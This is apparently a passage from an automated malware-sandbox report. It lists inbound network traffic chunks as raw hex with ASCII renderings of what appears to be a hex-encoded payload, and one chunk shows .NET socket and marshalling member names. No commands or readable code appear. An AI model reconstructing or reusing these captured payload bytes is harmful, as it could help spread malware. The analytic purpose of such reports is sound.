2021-09-15 08:40:40 UTC	199	IN	Data Raw: 38 36 31 34 35 35 37 36 45 33 39 37 39 35 41 36 39 34 39 37 39 36 34 34 35 34 33 36 36 33 36 33 39 32 34 36 42 37 34 36 41 33 2d 34 39 35 2d 34 34 33 35 37 37 34 31 37 37 34 33 33 32 34 38 33 35 34 33 36 33 33 38 34 33 32 34 34 43 2d 2d 32 33 33 44 37 31 37 31 37 33 33 31 36 44 36 46 34 46 32 34 36 44 35 39 36 31 35 33 33 37 33 32 34 46 35 38 34 46 35 37 36 35 33 2d 35 41 33 36 34 37 37 39 36 33 37 33 36 43 34 35 36 32 33 36 36 35 33 39 34 39 37 2d 36 46 37 39 33 37 37 2d 37 2d 35 37 33 2d 34 46 33 35 36 31 36 32 34 39 37 2d 33 2d 33 35 36 31 36 41 37 36 33 38 36 34 36 46 37 31 36 34 34 41 35 41 34 38 36 43 34 45 33 33 36 33 34 42 2d 2d 32 33 33 44 37 31 37 39 34 35 34 38 33 35 33 34 34 39 35 37 32 34 36 36 33 39 36 36 35 35 34 41 36 32 33 37 34 36 34 46 Data Ascii: 86145576E39795A6949796445436636392468746A3-495-4435774177433248354363384324 4C--233D717173316D6F4F246D59615337324F584F57653-5A36477963736C4562366539497-6F79377-7-573-4F356162497-3-35616A7638646F71644A5A486C4E33634B--233D71794548353449572466396655 4A6237464F
2021-09-15 08:40:40 UTC	207	IN	Data Raw: 35 36 34 36 44 34 37 34 31 33 44 2d 2d 32 33 33 44 37 31 34 36 36 43 37 41 32 34 32 34 37 36 36 38 36 43 37 32 36 45 35 41 36 32 33 37 35 39 34 46 36 41 36 39 33 2d 36 35 34 36 35 46 35 31 35 41 34 32 37 41 36 42 34 46 36 31 36 41 35 34 33 2d 37 37 33 33 35 35 36 46 35 31 36 32 36 37 36 45 35 38 35 36 34 39 34 31 33 44 2d 2d 32 33 33 44 37 31 36 39 36 42 34 32 35 38 35 46 34 33 36 44 35 33 32 34 35 41 37 41 35 36 34 31 37 35 37 31 32 34 36 45 35 31 34 41 34 32 34 34 37 37 36 44 34 43 36 44 33 35 34 37 36 35 36 35 33 31 36 39 35 2d 36 43 35 2d 37 35 37 36 34 39 33 31 33 38 33 38 34 35 36 41 36 46 33 44 2d 2d 32 33 33 44 37 31 34 39 34 46 35 38 35 46 37 32 37 37 34 38 37 32 35 33 35 46 35 32 34 43 34 36 34 43 33 32 36 39 36 37 37 41 35 32 37 33 35 35 35 31 Data Ascii: 5646D47413D--233D71466C7A242476686C726E5A6237594F6A693-65465F515A427A6B4F616A543-7733556F5162676E585649413D--233D71696B42585F436D53245A7A56417571246E514A4244776D4C6D3547656531695-6C5-7576493138384 56A6F3D--233D71494F585F72774872535F524C464C3269677A52735551
2021-09-15 08:40:40 UTC	214	IN	Data Raw: 44 37 31 36 34 33 38 35 37 34 39 35 41 34 46 33 38 36 36 33 36 34 39 35 32 37 31 36 34 35 35 36 44 37 36 37 38 36 31 37 37 36 41 33 31 37 37 33 44 33 44 2d 2d 32 33 33 44 37 31 34 39 35 41 35 2d 33 38 34 39 35 38 33 36 33 2d 36 37 35 33 35 39 34 36 33 38 33 32 36 42 37 35 35 41 36 35 36 41 36 44 36 37 33 38 37 2d 34 46 36 46 35 38 36 36 34 35 34 32 36 33 37 41 36 31 37 2d 35 34 35 34 37 37 36 37 37 32 35 37 34 44 32 34 36 36 34 44 33 44 2d 2d 32 33 33 44 37 31 35 35 35 32 34 39 37 38 34 44 34 46 34 37 33 2d 34 38 34 39 36 44 37 37 34 35 35 2d 33 34 34 31 33 36 37 41 34 35 36 39 35 2d 36 37 33 44 33 44 2d 2d 32 33 33 44 37 31 35 35 33 31 36 37 33 36 36 44 33 31 34 33 36 39 34 41 33 35 37 39 37 41 34 43 34 35 34 33 36 46 37 38 33 31 36 38 34 32 37 32 37 37 Data Ascii: D71643857495A4F38663649527164556D767861776A31773D3D--233D71495A5-384958363-6753594638326B755A656A6D67387-4F6F58664542637A617-5454776772574D24664D3D--233D71555249784D4F473-48496D77455-3441367A45695-673D3D--233D71553167366D3143694A35797A4C45436F783168427277
2021-09-15 08:40:40 UTC	221	IN	Data Raw: 45 33 39 36 45 33 34 36 36 34 42 34 31 37 33 37 36 35 37 35 34 33 39 36 33 36 39 37 33 36 31 34 38 35 34 35 46 35 2d 36 37 37 36 36 33 34 37 34 31 34 45 36 45 36 34 33 36 36 46 33 44 2d 2d 32 33 33 44 37 31 34 42 33 35 34 44 36 36 33 39 37 35 37 38 34 34 34 33 36 41 37 37 34 34 35 32 36 36 37 39 34 41 35 31 33 36 36 42 37 2d 33 38 34 31 33 44 33 44 2d 2d 32 33 33 44 37 31 34 36 35 41 33 38 37 38 36 44 33 36 33 39 34 33 36 34 33 2d 34 33 33 35 33 35 34 39 37 2d 33 32 34 46 35 32 36 36 33 37 34 45 36 37 33 44 33 44 2d 2d 32 33 33 44 37 31 35 36 35 38 34 32 35 46 37 39 33 33 36 35 34 45 35 46 37 33 37 2d 33 31 32 34 34 44 36 34 33 39 35 35 36 46 34 41 36 35 35 39 35 31 33 44 33 44 2d 2d 32 33 33 44 37 31 33 33 33 33 37 36 41 36 36 36 33 36 35 34 34 37 2d 37 36 Data Ascii: E396E34664B41737657543963697361485 45F5-67766347414E6E64366F3D--233D714B354D6639757844436A77445266794A51366B7-38413D3D--233D71465A38786D363943643-433535497-324F5266374E673D3D--233D715658425F7933654E5F737-31244D6439556F4A6559513D3D--233D7133376A666365447-76
2021-09-15 08:40:40 UTC	228	IN	Data Raw: 33 36 35 36 39 37 36 36 35 34 31 37 33 37 39 36 45 36 33 2d 2d 36 37 36 35 37 34 35 46 35 33 36 46 36 33 36 42 36 35 37 34 34 35 37 32 37 32 36 46 37 32 2d 2d 36 37 36 35 37 34 35 46 34 32 37 39 37 34 36 35 37 33 35 34 37 32 36 31 36 31 37 34 36 39 36 46 36 45 2d 2d 36 37 36 35 37 34 35 46 34 32 37 35 36 36 36 36 36 35 37 32 2d 2d 35 32 36 35 37 33 36 39 37 41 36 35 2d 2d 34 33 36 46 36 43 36 43 36 35 36 33 37 34 2d 2d 36 37 36 35 37 34 35 46 34 46 36 36 36 36 37 33 36 35 37 34 2d 2d 35 33 36 35 36 45 36 34 34 31 37 33 37 39 36 45 36 33 2d 2d 35 2d 37 34 37 32 35 34 36 46 35 33 37 34 37 32 37 35 36 33 37 34 37 35 37 32 36 35 2d 2d Data Ascii: 3656976654173796E63--6765745F536F636B65744572726F72--6765745F4C6173744F7-65726174696F6E--6765745F42797465735472616E73666572726564--6765745F427566666572--526573697A65--436F6C6C656374--6765745F4F6666736574--53656E644173796E63--5-7472546F537472756374757265--
2021-09-15 08:40:40 UTC	236	IN	Data Raw: 2d 31 32 38 32 37 44 2d 38 32 2d 2d 33 31 44 2d 35 31 44 2d 35 2d 38 2d 38 2d 35 2d 37 2d 31 31 32 38 31 31 39 2d 35 32 2d 2d 32 2d 31 2d 45 2d 32 2d 35 2d 37 2d 33 2d 32 2d 38 2d 38 2d 37 32 2d 2d 33 2d 31 2d 32 2d 45 31 2d 2d 32 2d 34 2d 2d 2d 31 2d 31 2d 38 2d 38 2d 37 2d 32 31 32 38 2d 45 35 31 32 38 31 31 39 2d 38 2d 2d 2d 31 31 32 38 2d 45 31 31 32 38 2d 45 35 2d 37 2d 37 2d 35 2d 45 2d 45 2d 45 2d 45 2d 45 2d 45 2d 35 2d 2d 2d 2d 31 32 38 32 42 35 2d 35 32 2d 2d 31 2d 45 31 44 2d 35 2d 38 2d 2d 2d 33 2d 32 2d 45 2d 45 31 31 38 32 42 31 2d 35 32 2d 2d 32 2d 45 2d 45 2d 36 2d 2d 2d 31 2d 32 31 32 38 32 45 31 2d 35 2d 37 2d 32 2d 32 31 32 33 35 2d 33 2d 36 31 32 33 35 2d 36 32 2d 2d 32 31 32 33 35 2d 45 2d 32 2d 34 2d 2d 2d 31 2d 38 31 43 2d 36 2d 37 Data Ascii: -12827D-82--31D-51D-5-8-8-5-7-1128119-52--2-1-E-2-5-7-3-2-8-8-72--3-1-2-E1--2-4---1-1-8-8-7-2128-E5128119-8---1128-E1128-E5-7-7-5-E-E-E-E-E-5----1282B5-52--1-E1D-5-8---3-2-E-E1182B1-52--2-E-E-E-6---1-21282E1-5-7-2-21235-3-61235-62--21235-E-2-4---1-81C-6-7
2021-09-15 08:40:40 UTC	243	IN	Data Raw: 45 35 2d 44 43 43 34 31 32 2d 41 39 38 32 43 33 31 37 38 32 44 33 45 31 37 35 46 46 36 45 37 41 34 37 46 45 45 39 38 44 39 46 31 36 36 35 33 33 37 34 31 2d 2d 46 44 33 39 41 31 31 37 46 35 44 38 44 32 37 35 36 39 36 44 37 35 37 44 35 31 44 36 41 41 2d 43 36 37 38 32 2d 35 46 2d 34 46 42 37 43 31 41 39 41 37 36 41 37 38 2d 38 31 31 44 37 45 2d 34 32 41 42 41 34 39 45 38 44 41 35 41 44 39 36 36 36 34 44 2d 31 33 31 39 36 33 43 41 39 45 36 35 43 38 37 35 38 35 36 42 41 35 32 32 33 44 43 33 39 37 34 39 45 38 33 37 33 38 37 45 42 46 37 43 36 2d 35 41 38 42 39 42 38 37 32 34 32 44 43 33 41 36 38 44 38 36 33 45 36 43 34 32 31 35 33 46 44 38 43 43 32 41 39 31 31 41 32 39 31 44 2d 46 39 39 46 34 36 38 39 36 33 2d 45 37 33 2d 46 34 2d 42 32 37 33 39 43 31 34 44 43 Data Ascii: E5-DCC412-A982C31782D3E175FF6E7A47FEE98D9F166533741--FD39A117F5D8D275696D757D51D6AA-C6782-5F-4FB7C1A9A76A78-811D7E-42ABA49E8DA5AD96664D-131963CA9E65C875856BA5223DC39749E837387EBF7C6-5A8B9B87242DC3A68D863E6C42153FD8CC2A911A291D-F99F468963-E73-F4-B2739C14DC
2021-09-15 08:40:40 UTC	250	IN	Data Raw: 31 36 44 35 39 44 44 43 38 44 44 33 32 2d 38 38 31 37 41 32 33 39 36 37 32 42 36 41 42 33 45 46 37 38 43 41 44 45 37 34 34 41 46 45 41 34 38 34 39 33 44 32 42 39 44 41 2d 38 46 37 35 2d 37 45 34 43 38 31 42 33 2d 46 45 33 2d 38 46 31 32 46 46 42 33 32 46 32 44 39 38 43 36 46 39 45 32 43 39 33 43 43 32 35 39 38 34 2d 33 33 45 37 46 38 39 46 38 37 34 43 35 35 34 35 36 2d 42 35 35 35 38 37 44 2d 42 39 37 43 2d 33 34 34 33 31 2d 36 35 42 35 44 44 2d 2d 2d 31 42 35 38 44 45 37 2d 45 34 42 46 38 39 32 41 37 46 37 38 34 46 44 32 42 31 33 36 45 41 2d 2d 33 36 33 44 35 32 31 43 46 38 32 36 37 37 41 35 39 42 36 46 36 46 35 44 43 45 36 46 37 45 38 41 33 34 41 45 2d 32 34 35 36 44 36 39 45 38 43 34 34 45 44 33 42 43 39 43 34 39 46 45 46 35 46 34 41 41 42 38 36 35 34 38 Data Ascii: 16D59DDC8DD32-8817A239672B6AB3EF78CADE744AFEA48493D2B9DA-8F75-7E4C81B3-FE3-8F12FFB32F2D98C6F9E2C93CC25984-33E7F89F874C55456-B55587D-B97C-34431-65B5D---1B58DE7-E4BF892A7F784FD2B136EA--363D521CF82677A59B6F6F5DCE6F7E8A34AE-2456D69E8C4ED53B-9C49FEF5F4AAB86548

Timestamp	kBytes transferred	Direction	Data
2021-09-15 08:40:40 UTC	257	IN	Data Raw: 41 31 33 37 42 36 45 35 33 42 43 35 36 32 46 36 37 36 41 35 45 44 41 36 46 36 45 42 45 46 44 45 44 45 33 44 2d 37 31 43 39 31 2d 2d 38 46 34 31 44 39 46 35 37 43 36 35 46 2d 32 41 46 2d 37 33 38 31 41 41 35 35 35 46 35 45 44 42 38 34 35 43 33 2d 35 2d 35 2d 35 33 44 41 34 33 34 31 39 44 41 36 44 2d 41 38 32 39 46 45 45 41 45 44 36 34 2d 36 41 32 34 42 46 31 34 38 41 44 44 39 32 43 37 38 33 37 31 38 45 45 43 41 36 46 32 45 37 42 35 35 37 32 43 35 35 31 34 34 38 33 31 46 38 39 36 33 37 38 37 2d 46 39 33 44 44 37 33 41 44 43 34 2d 44 31 39 38 37 31 35 46 41 46 31 31 38 32 34 41 42 44 33 43 34 44 33 42 36 42 2d 39 39 39 37 45 2d 33 46 37 2d 42 46 35 45 46 2d 39 35 31 41 38 32 36 46 34 43 35 45 36 31 38 42 45 36 46 38 34 42 35 33 33 2d 35 45 37 46 42 46 41 43 Data Ascii: A137B6E53BC562F676A5EDA6F6EBEFDEDE3D-71C91--8F41D9F57C65F-2AF-7381AA555F5EDB845C3-5-5-53DA43419DA6D-A829FEEAED64-6A24BF148ADD92C783718EECA6F2E7B5572C55144831F8963787-F93DD73ADC4-D198715FAF11824ABD3C4D3B6B-9997E-3F7-BF5EF-951A826F4C5E618BE6F84B533-5E7FBFAC
2021-09-15 08:40:40 UTC	264	IN	Data Raw: 46 31 2d 44 42 34 38 2d 41 31 45 45 41 36 38 39 32 36 45 39 36 34 2d 36 35 37 42 31 36 39 41 41 32 45 41 31 32 39 43 36 37 43 38 39 34 35 37 33 41 35 34 36 42 31 37 37 46 41 42 33 36 43 34 37 41 33 33 31 39 45 2d 35 34 37 42 39 45 38 32 38 34 34 34 42 43 42 37 36 41 37 31 34 45 33 42 38 43 36 38 44 39 35 31 43 2d 43 41 37 43 44 41 39 2d 36 46 33 34 37 44 43 2d 33 35 46 42 33 38 37 45 38 32 35 45 45 41 43 41 39 42 46 32 36 34 34 2d 38 34 43 45 2d 33 36 38 42 44 31 32 35 33 37 43 45 43 36 38 38 38 31 33 41 39 42 46 44 35 42 31 44 33 37 37 32 41 45 32 37 33 34 36 37 33 33 33 36 36 2d 31 39 2d 36 45 31 46 31 32 38 42 32 2d 36 44 45 31 42 31 46 41 31 35 34 45 32 45 39 45 33 33 36 38 32 39 34 34 33 46 35 35 31 2d 38 41 37 37 45 35 35 45 41 33 35 31 42 2d 39 31 34 Data Ascii: F1-DB48-A1EEA68926E964-657B169AA2EA129C67C894573A546B177FAB36C47A3319E-547B9E828444BCB76A714E3B8C68D951C-CA7CDA9-6F347DC-35FB387E825EEACA9BF2644-84CE-368BD12537CEC688813A9BFD5B1D3772AE2734673366-19-6E1F128B2-6DE1B1FA154E2E9E336829443F551-8A77E55EA351B-914
2021-09-15 08:40:40 UTC	272	IN	Data Raw: 45 43 41 42 32 46 39 45 31 46 36 46 33 31 46 45 41 37 46 44 36 35 2d 33 31 37 32 42 43 46 35 38 46 43 31 36 2d 36 32 33 38 36 37 39 33 44 42 37 37 33 46 45 44 42 34 46 31 43 46 36 37 45 39 43 34 32 36 41 32 42 43 43 44 44 37 45 2d 32 42 42 34 41 33 42 44 44 33 36 43 35 34 41 2d 43 35 41 42 33 36 2d 39 42 37 44 38 36 2d 41 35 36 33 43 42 46 46 32 2d 35 38 39 2d 43 46 37 43 41 46 44 38 36 2d 45 44 32 35 32 45 31 31 34 37 45 33 39 38 43 33 35 32 41 45 43 39 43 43 37 41 32 34 43 41 43 38 38 41 2d 32 46 32 33 34 34 2d 46 43 38 45 41 34 45 45 41 43 39 44 45 36 35 44 39 46 31 42 44 39 35 46 33 36 38 32 34 31 2d 42 42 34 43 34 37 31 41 32 35 44 32 41 41 44 32 33 39 43 36 43 31 42 44 32 39 35 34 45 43 2d 43 39 37 37 45 37 35 2d 2d 36 38 36 44 33 35 32 31 42 34 37 Data Ascii: ECAB2F9E1F6F31FEA7FD65-3172BCF58FC16-62386793DB773FEDB4F1CF67E9C426A2BCCDD7E-2BB4A3BDD36C54A-C5AB36-9B7D86-A563CBFF2-589-CF7CAFD86-ED252E1147E398C352AEC9CC7A24CAC88A-2F2344-FC8EA4EEAC9DE65D9F1BD95F368241-BB4C471A25D2AAD239C6C1BD2954EC-C977E75--686D3521B47
2021-09-15 08:40:40 UTC	279	IN	Data Raw: 46 42 35 2d 31 32 35 33 31 44 31 42 46 43 33 39 45 2d 31 36 36 2d 38 33 2d 43 34 41 32 38 36 35 33 44 45 38 37 43 39 41 44 44 45 46 44 46 44 36 44 42 41 39 35 42 43 33 38 32 45 33 31 34 44 41 43 33 36 41 32 41 33 33 36 38 36 2d 39 44 39 2d 38 36 33 38 37 42 34 32 36 38 46 2d 36 38 42 36 44 34 35 44 45 45 35 33 33 35 31 39 42 33 37 35 31 2d 33 39 45 38 43 34 41 35 36 42 2d 34 2d 2d 39 32 32 32 38 35 2d 33 33 39 35 37 34 42 33 2d 31 37 46 46 36 37 35 37 45 34 46 42 33 39 38 36 33 37 38 38 46 33 42 41 35 39 41 2d 36 35 32 43 41 39 32 45 46 32 39 44 2d 41 36 37 46 45 34 32 36 41 2d 36 39 38 31 38 36 35 46 46 37 46 43 34 45 36 37 32 46 35 34 2d 31 44 38 34 44 43 42 46 31 31 46 2d 38 42 42 45 42 31 37 43 2d 45 36 44 37 2d 32 41 41 38 39 38 2d 2d 36 44 Data Ascii: FB5-12531D1BFC39E-166-83-C4A28653DE87C9ADDEFDFD6DBA95BC382E314DAC36A2A33686-9D9-86387B4268F-68B6D45DEE533519B3751-39E8C4A56B-4--922285-339574B3-17FF6757E4FB39863788F3BA59A-652CA92EF29D-A67FE426A-6981865FF7FC4E672F54-1D84DCBF11F-8BBEB17C-E6D78D3-2AA898--6D
2021-09-15 08:40:40 UTC	286	IN	Data Raw: 39 34 44 45 45 46 44 39 42 42 34 31 39 35 35 32 43 33 39 35 43 38 2d 35 44 34 46 33 41 41 44 45 35 32 34 34 45 39 45 44 41 42 34 36 37 41 37 31 35 2d 41 45 38 36 2d 36 36 45 31 41 35 39 31 38 31 42 36 2d 41 37 38 37 42 2d 45 46 39 31 41 35 41 44 36 31 36 34 32 36 32 32 35 41 38 42 39 31 34 33 42 36 35 32 39 34 44 45 41 37 42 43 43 35 43 46 41 42 35 43 37 35 42 45 43 34 37 37 39 41 42 33 44 42 41 36 38 31 42 45 2d 44 36 31 33 38 42 43 32 32 34 42 32 41 38 2d 38 38 35 37 33 42 45 41 42 37 36 32 37 46 41 42 34 31 37 43 31 36 42 44 35 46 37 35 33 46 36 36 44 32 43 34 44 39 33 44 41 42 42 41 31 35 33 33 43 37 44 38 46 31 39 38 32 34 39 33 34 42 35 31 33 41 42 41 41 39 2d 37 43 44 38 44 31 41 42 38 44 31 38 38 39 41 33 39 46 32 33 38 38 31 33 42 45 41 2d 43 35 Data Ascii: 94DEEFD9BB419552C395C8-5D4F3AADE5244E9EDAB467A715-AE86-66E1A59181B6-A787B-EF91A5AD616426225A8B9143B65294DEA7BCC5CFAB5C75BEC4779AB3DBA681BE-D6138BC224B2A8-88573BEAB7627FAB417C16BD5F753F66D2C4D93DABBA1533C7D8F19824934B513ABAA9-7CD8D1AB8D1889A39F238813BEA-C5
2021-09-15 08:40:40 UTC	293	IN	Data Raw: 42 35 31 33 32 32 36 45 32 32 45 46 41 43 2d 31 44 46 36 38 46 45 2d 34 42 43 43 33 38 31 37 35 2d 33 2d 37 36 45 2d 39 46 36 2d 33 37 31 41 37 41 45 43 2d 46 43 31 44 41 38 39 44 34 44 46 42 38 2d 32 32 36 31 37 43 41 2d 2d 37 46 41 46 39 41 32 44 31 38 41 34 2d 41 46 33 32 31 31 44 38 35 45 36 2d 31 32 31 44 33 35 36 33 44 39 31 2d 35 31 35 32 37 45 32 46 33 36 33 42 38 31 2d 35 43 43 35 46 33 32 33 46 37 43 44 36 36 42 35 31 39 45 45 2d 46 37 39 32 32 44 45 35 33 43 38 31 34 36 32 35 46 33 43 33 46 35 31 45 37 39 2d 37 43 43 37 42 46 36 43 2d 46 33 33 45 44 39 41 41 37 2d 31 42 37 43 44 33 2d 41 37 38 31 45 32 37 31 2d 34 33 39 31 34 31 31 37 43 32 36 43 33 42 46 34 39 32 35 45 32 31 35 35 37 43 2d 33 44 38 41 44 44 33 44 35 2d 46 43 44 46 43 46 Data Ascii: B513226E22EFAC-1DF68FE-4BCC38175-3-76E-9F6-371A7AEC-FC1DA89D4D6B8-22617CA--7FAF9A2D18A4-AF3211D85E6-121D3563D91-51527E2F363B81-5CC5F323F7CD66B519EE-F7922DE53C814625F3C3F51E79-7CC7BF6C-F33ED9AA7-1B7CD3-A781E271-43914117C26C33BF4925E21557C-3D8ADD3D5-FCD66CF
2021-09-15 08:40:40 UTC	301	IN	Data Raw: 39 39 32 31 43 42 37 44 44 31 36 42 46 33 35 31 44 31 33 32 42 31 41 43 2d 41 2d 33 38 34 41 42 38 31 32 45 2d 2d 44 39 41 33 33 43 2d 33 32 44 32 36 46 36 46 35 45 39 35 44 33 35 37 45 46 41 39 39 34 34 36 44 41 37 35 35 37 39 31 42 36 41 34 45 45 41 36 44 33 43 46 41 39 35 43 37 32 34 32 38 36 2d 44 38 42 42 42 35 38 38 32 39 36 2d 2d 32 41 42 42 44 42 32 42 33 2d 43 46 46 33 39 45 45 46 32 33 31 38 2d 43 42 37 32 44 45 46 43 32 36 32 33 32 31 41 42 44 33 41 41 38 42 2d 44 36 46 39 46 35 34 42 2d 45 35 34 32 2d 43 32 46 31 36 43 45 46 34 35 43 35 37 36 37 41 33 37 46 41 42 37 46 32 42 41 2d 32 41 39 42 41 38 34 33 41 43 2d 37 35 34 31 35 33 36 43 36 31 31 35 31 2d 32 34 34 44 33 41 44 39 32 45 44 46 31 35 45 36 39 32 45 34 42 31 2d 38 39 37 46 43 2d 43 Data Ascii: 9921CB7DD16BF351D132B1AC-A-384AB812E--D9A33C-32D26F6F5E95D357EFA99446DA755791B6A4EEA6D3CFA95C724286-D8BBB588296--2ABBDB2B3-CFF39EEF2318-CB72D5FC2F2321ABD3AA8B-D6F9F54B-E542-C2F16CEF45C5767A37FAB7F2BA-2A9BA843AC-7541536C61151-244D3AD92EDF15E692E4B1-897FC-C
2021-09-15 08:40:40 UTC	308	IN	Data Raw: 38 32 42 39 45 44 36 44 31 41 46 36 39 32 2d 44 43 39 39 37 39 35 34 33 34 44 35 42 44 42 31 34 38 45 35 2d 33 35 38 33 32 31 46 34 31 35 32 41 35 46 37 46 42 31 43 42 39 46 39 46 44 45 35 38 45 35 33 32 2d 31 31 39 36 42 39 33 33 35 43 33 31 39 43 46 42 45 31 2d 37 45 41 33 37 45 31 46 38 43 2d 37 44 46 37 46 37 38 39 43 32 44 34 31 31 36 43 38 38 31 35 37 37 2d 38 38 37 37 44 43 46 37 31 44 34 32 33 42 32 33 42 44 41 38 31 38 34 31 36 37 31 2d 44 36 36 46 32 43 36 36 38 32 32 43 32 33 45 35 45 2d 44 34 2d 35 36 2d 35 45 45 35 44 32 45 39 33 41 45 36 34 36 38 41 36 32 43 33 37 34 41 44 39 37 45 43 42 2d 35 33 32 32 36 35 33 35 39 38 39 33 39 2d 2d 32 38 42 31 36 45 37 43 33 38 36 31 31 38 36 41 44 36 36 35 44 39 33 37 32 45 2d 42 31 45 41 34 2d 36 39 41 46 Data Ascii: 82B9ED6D1AF692-DC99795434D5BDB148E5-358321F4152A5F7FB1CB9F9FDE58E53-1196B9335C319CFBE1-7EA37E1F8C-7DF7F789C2D4116C881577-8877DCF71D423BDA831841671-D66F2C66822C-23E5E-D4-56-5EE5D2E93AE6468A62C374AD97ECB-5322653598939--28B16E7C3861186AD665D9372E-B1EA4F-69AF

Timestamp	kBytes transferred	Direction	Data
2021-09-15 08:40:40 UTC	315	IN	Data Raw: 43 2d 32 42 32 46 42 41 42 34 45 46 45 31 41 31 38 32 38 45 31 38 46 2d 36 42 46 37 43 37 32 45 45 31 42 39 45 34 2d 41 39 43 43 37 34 34 43 46 42 45 2d 39 41 43 45 31 39 36 36 39 39 38 45 37 2d 2d 34 2d 36 38 31 33 41 35 38 38 35 39 38 31 44 31 2d 2d 35 42 32 33 37 38 41 41 38 46 45 41 46 34 37 2d 33 46 44 43 43 45 37 43 32 39 32 41 44 32 36 43 45 46 38 2d 32 34 43 35 2d 36 33 46 39 2d 35 34 42 2d 44 46 31 35 44 44 39 35 45 41 39 39 39 32 35 31 44 33 36 37 43 44 44 44 38 32 31 46 33 44 36 33 41 33 34 46 35 31 39 2d 31 37 32 33 46 31 38 38 43 43 34 36 31 44 46 43 32 41 31 37 42 2d 41 2d 34 46 41 39 43 41 41 44 39 42 43 34 34 33 35 38 32 42 32 35 32 41 46 44 39 43 31 34 31 41 35 33 45 41 41 36 32 35 35 35 37 36 37 38 41 35 41 33 42 39 37 45 34 42 46 36 45 Data Ascii: C-2B2FBAB4EFE1A1828E18F-6BF7C72EE1B9E4-A9CC744CFBE-9ACE1966998E7--4-6813A5885981D1--5B2378AA8FEAF47-3FDCCE7C292AD26CEF8-24C5-63F9-54B-DF15DD95EA999251D367CDDD821F3D63A34F519-1723F188CC461DFC2A17B-A-4FA9CAAD9BC443582B252AFD9C141A53EAA625557678A5A3B97E4BF6E
2021-09-15 08:40:40 UTC	322	IN	Data Raw: 38 35 43 36 2d 36 37 45 45 36 39 42 2d 44 2d 36 37 32 45 31 39 36 34 31 33 45 41 44 41 45 43 33 45 35 43 45 42 33 34 38 34 42 38 33 31 33 31 34 42 33 46 36 44 35 45 34 44 46 41 44 34 38 46 44 33 36 45 37 46 34 45 45 31 38 38 41 35 31 33 41 45 33 34 37 31 37 44 35 42 38 39 45 2d 42 33 39 31 31 39 44 34 38 35 37 41 34 36 36 32 2d 41 39 46 2d 38 42 2d 46 46 36 43 31 33 34 44 32 43 46 41 43 43 33 45 38 41 33 2d 41 43 39 34 39 35 2d 42 45 34 35 32 37 46 39 39 39 35 2d 44 34 43 42 35 35 39 39 46 45 2d 46 34 43 42 45 35 2d 45 44 2d 34 43 42 32 2d 44 45 44 42 34 34 33 43 2d 45 2d 45 35 46 45 36 32 32 38 38 39 36 42 44 39 43 37 38 2d 44 33 34 42 39 44 43 36 42 36 44 39 42 44 33 41 42 36 41 31 36 33 34 36 32 46 38 44 41 46 35 43 36 44 41 41 32 2d 33 33 39 36 45 36 37 Data Ascii: 85C6-67EE69B-D-672E196413EADAEC3E5CEB3484B831314B3F6D5E4DFAD48FD36E7F4EE188A513AE34717D5B89E-B39119D4857A4662-A9F-8B-FF6C134D2CFACC3E8A3-AC9495-BE4527F995-D4CB5599FE-F4CBE5-ED-4CB2-DEDB443C-E-E5FE6228896BD9C78-D34B9DC6B6D9BD3AB6A163462F8DAF5C6DAA2-3396E67
2021-09-15 08:40:40 UTC	330	IN	Data Raw: 41 32 31 41 43 36 34 31 45 44 34 45 2d 36 42 39 31 2d 39 33 46 45 32 46 46 33 2d 36 38 32 2d 38 43 31 34 45 33 33 45 35 34 43 33 2d 42 39 42 45 2d 46 33 44 41 39 43 42 45 34 32 32 46 41 38 2d 41 44 38 45 46 36 42 31 43 33 38 31 34 42 2d 46 43 34 41 39 33 37 33 36 37 36 35 43 32 36 42 37 45 43 41 34 32 33 39 38 32 42 32 32 34 33 42 41 41 37 45 44 41 44 43 2d 2d 39 2d 42 32 42 32 32 31 34 39 32 33 43 37 37 34 43 38 32 44 34 37 41 43 37 39 44 44 44 42 38 42 31 32 34 45 33 35 44 2d 39 37 37 44 34 39 2d 33 39 33 33 46 44 34 33 41 37 45 45 36 2d 45 36 46 35 41 42 34 38 34 35 38 38 44 35 39 2d 44 2d 35 35 35 44 2d 46 31 32 45 34 45 2d 31 44 31 45 36 32 46 46 44 39 34 39 46 35 46 37 39 35 37 42 38 36 43 44 34 41 41 41 32 36 31 44 32 46 32 39 2d 33 33 44 45 42 42 41 Data Ascii: A21AC641ED4E-6B91-93FE2FF3-682-8C14E33E54C3-B9BE-F3DA9CBE422FA8-AD8EF6B1C3814B-FC4A93736765C26B7ECA423982B243BAA7EDADC--9-B2B2214923C774C82D47AC79DDDB8B124E35D-977D49-3933FD43A7EE6-E6F5AB484588D59-D-555D-F12E4E-1D1E62FFD949F5F7957B86CD4AAA261D2F29-33DEBBA
2021-09-15 08:40:40 UTC	337	IN	Data Raw: 46 37 39 45 45 41 38 2d 31 31 45 46 46 36 43 36 42 34 39 44 36 36 36 38 42 33 31 33 31 44 2d 39 31 46 37 37 37 36 39 38 45 45 39 2d 31 31 46 35 44 37 44 45 38 39 34 45 2d 45 37 34 2d 45 45 42 33 2d 36 42 44 37 43 44 45 41 2d 38 38 41 46 44 41 37 36 46 32 43 46 42 41 39 33 35 35 39 31 32 43 42 37 39 35 42 41 35 36 33 42 2d 44 43 46 39 44 35 42 38 35 45 2d 39 39 41 45 32 46 33 37 36 32 38 43 46 32 42 38 36 44 42 35 43 38 31 2d 32 2d 44 41 31 34 34 46 45 33 42 36 32 37 41 41 35 41 41 39 36 44 32 31 46 43 35 37 39 41 42 41 45 33 33 46 39 37 32 43 37 2d 2d 38 42 37 41 41 35 42 38 41 33 2d 45 43 34 39 36 34 43 41 38 2d 46 43 45 33 31 36 44 46 46 46 34 35 41 45 45 37 44 34 44 35 45 31 31 34 41 35 32 38 36 46 46 35 35 43 32 41 33 32 44 34 46 2d 35 34 42 37 45 35 43 Data Ascii: F79EEA8-11EFF6C6B49D6668B3131D-91F777698EE9-11F5D7DE894E-E74-EEB3-6BD7CDEA-88AFDA76F2CFBA9355912CB795BA563B-DCF9D5B85E-99AE2F37628CF2B86DB5C81-2-D144FE3B627AA5AA96D21FC579ABAE33F972C7--8B7AA5B8A3-EC4964CA8-FCE316DFFF45AEE7D4D5E114A5286FF55C2A32D4F-54B7E5C
